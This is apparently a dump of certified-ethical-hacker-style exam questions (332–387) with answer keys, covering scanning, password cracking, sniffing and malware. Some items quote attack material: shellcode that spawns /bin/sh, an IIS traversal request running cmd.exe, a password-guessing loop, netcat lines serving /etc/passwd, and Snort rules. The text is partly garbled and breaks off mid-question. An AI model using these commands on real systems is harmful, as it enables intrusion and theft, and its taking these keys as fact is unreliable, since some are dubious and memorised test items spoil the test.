While doing a technical assessment to determine network vulnerabilities, you used the TCP XMAS scan. What would be the response of all open ports?

A. The port will send an ACK
B. The port will send a SYN
C. The port will ignore the packets
D. The port will send an RST

Correct Answer: C

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Reference: https://nmap.org/book/man-port-scanning-techniques.html

QUESTION 333
Which of the following tools is used by pen testers and analysts specifically to analyze links between data using link analysis and graphs?

A. Metasploit
B. Wireshark
C. Maltego
D. Cain & Abel

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 334
If you are to determine the attack surface of an organization, which of the following is the BEST thing to do?

A. Running a network scan to detect network services in the corporate DMZ
B. Reviewing the need for a security clearance for each employee
C. Using configuration management to determine when and where to apply security patches
D. Training employees on the security policy regarding social engineering

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 335
What is the best Nmap command to use when you want to list all devices in the same network quickly after you successfully identified a server whose IP address is

10.10.0.5?

A.   nmap -T4 -F 10.10.0.0/24
B.   nmap -T4 -q 10.10.0.0/24
C.   nmap -T4 -O 10.10.0.0/24
D.   nmap -T4 -r 10.10.1.0/24

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 336
You've just discovered a server that is currently active within the same network with the machine you recently compromised. You ping it but it did not respond. What could be the case?

A.   TCP/IP doesn't support ICMP
B.   ARP is disabled on the target server
C.   ICMP could be disabled on the target server
D.   You need to run the ping command with root privileges

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 337
What tool should you use when you need to analyze extracted metadata from files you collected when you were in the initial stage of penetration test (information gathering)?

A.   Armitage
B.   Dimitry
C.   Metagoofil
D.   cdpsnarf

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 338
Which of the following is NOT an ideal choice for biometric controls?

A. Iris patterns
B. Fingerprints
C. Height and weight
D. Voice

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 339
While you were gathering information as part of security assessments for one of your clients, you were able to gather data that show your client is involved with fraudulent activities. What should you do?

A. Immediately stop work and contact the proper legal authorities
B. Ignore the data and continue the assessment until completed as agreed
C. Confront the client in a respectful manner and ask her about the data
D. Copy the data to removable media and keep it in case you need it

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 340
In order to prevent particular ports and applications from getting packets into an organization, what does a firewall check?

A. Network layer headers and the session layer port numbers
B. Presentation layer headers and the session layer port numbers
C. Application layer port numbers and the transport layer headers
D. Transport layer port numbers and application layer headers

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 341
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.

What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 342
Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

A. Interceptor
B. Man-in-the-middle
C. ARP Proxy
D. Poisoning Attack

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 343
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to connect as a user with Administrator privileges
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to carry out a password crack for user Administrator
D. Eve is trying to escalate privilege of the null user to that of Administrator

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 344
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

A. USER, NICK
B. LOGIN, NICK

C. USER, PASS
D. LOGIN, USER

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 345
Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13   TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E CO AF 2E   GET /msadc/.....
2E 2F 2E 2E CO AF 2E 2E 2F 2E 2E CO AF 2E 2E 2F   ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63   winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63      md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65   \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69   pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20   mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67   image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61   e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65   tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D   l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69   sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70   on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70   oint, */*..Accep
74 2D 4C 61 6C 61 2F 34 2E 30 20 28 63 6F 6D 70   t-Lala/age: en-v
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30   s..ble;pt-Encod3
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A   ng:Windows 95)..
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D   e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70   ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30   atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A   1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72   Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69   ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A   on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49   Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F   ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E   HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46   IFIFB....APNIFIF
42 0D 0A 0D 0A 42 .... 42..
```

A. Hexcode Attack

B. Cross Site Scripting

C. Multiple Domain Traversal Attack

D. Unicode Directory Traversal Attack

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 346
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

A. 137 and 139 B.
137 and 443 C.
139 and 443

D. 139 and 445

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 347
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common
NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output.
As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97   E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00   .8..oTO®.¯þxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58   BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32   XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e   4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33   secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0   ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd   1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0   .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43   .Eì.EøÆEü...Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0   CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89   AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73   ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86]  (tcp,dp=515,sp=1592)
```

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 348

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 349
As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

A. Use the same machines for DNS and other applications
B. Harden DNS servers
C. Use split-horizon operation for DNS servers
D. Restrict Zone transfers
E. Have subnet diversity between DNS servers

Correct Answer: BCDE
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 350
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
E. To test for virus protection

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 351
What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 352
A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Correct Answer: ABD
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 353

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

A. SNMPUtil
B. SNScan
C. SNMPScan
D. Solarwinds IP Network Browser
E. NMap

Correct Answer: ABD
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 354
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 355
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 356
Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 357
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 358
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.
However, he is unable to capture any logons though he knows that other users are logging in. What
do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.
C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 359
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 360
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 361
What is the algorithm used by LM for Windows2000 SAM?

A. MD4
B. DES
C. SHA
D. SSL

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 362
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 363
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409 D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE

F. E52CAC67419A9A224A3B108F3FA6CB6D

Correct Answer: BE
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 364
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 365
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 366
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 367
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
E. Reload from known good media

Correct Answer: E
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 368
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?
A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 369
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 370
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 371
Which of the following are well known password-cracking programs?

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Correct Answer: AE
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 372
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Correct Answer: B
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 373
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.

Correct Answer: E
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 374
Windows LAN Manager (LM) hashes are known to be weak. Which of the
following are known weaknesses of LM? (Choose three.)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32-bit encryption.
D. Effective length is 7 characters.

Correct Answer: ABD
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 375
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack
B. Dictionary Attack

C. Brute Force Attack

D. Hybrid Attack

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 376
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfile Machine
   B: netcat <machine A IP> 1234

B. Machine A: netcat -l -e magickey -p 1234 < testfile Machine
   B: netcat <machine A IP> 1234

C. Machine A: netcat -l -p 1234 < testfile -pw password
   Machine B: netcat <machine A IP> 1234 -pw password

D. Use cryptcat instead of netcat

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 377 What is GINA?

A. Gateway Interface Network Application

B. GUI Installed Network Application CLASS

C. Global Internet National Authority (G-USA)

D. Graphical Identification and Authentication DLL

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 378
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 379
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 380
What does the following command in netcat do?

```
nc -l -u -p55555 < /etc/passwd
```

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 381
What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:
QUESTION 382
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 383

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 384

ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.

Here is a section of the Virus code:

```
1.  lots of encrypted code
2.  ...
3.  Decryption_Code:
4.  C=C+1
5.  A=Encrypted
6.  Loop:
7.  B=*A
8.  C=3214*A
9.  B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 385

"Testing the network using the same methodologies and tools em-
ployed by attackers"

Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 386
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is successfully flooded, what will be the result?

https://vceplus.com/

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:
QUESTION 387
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
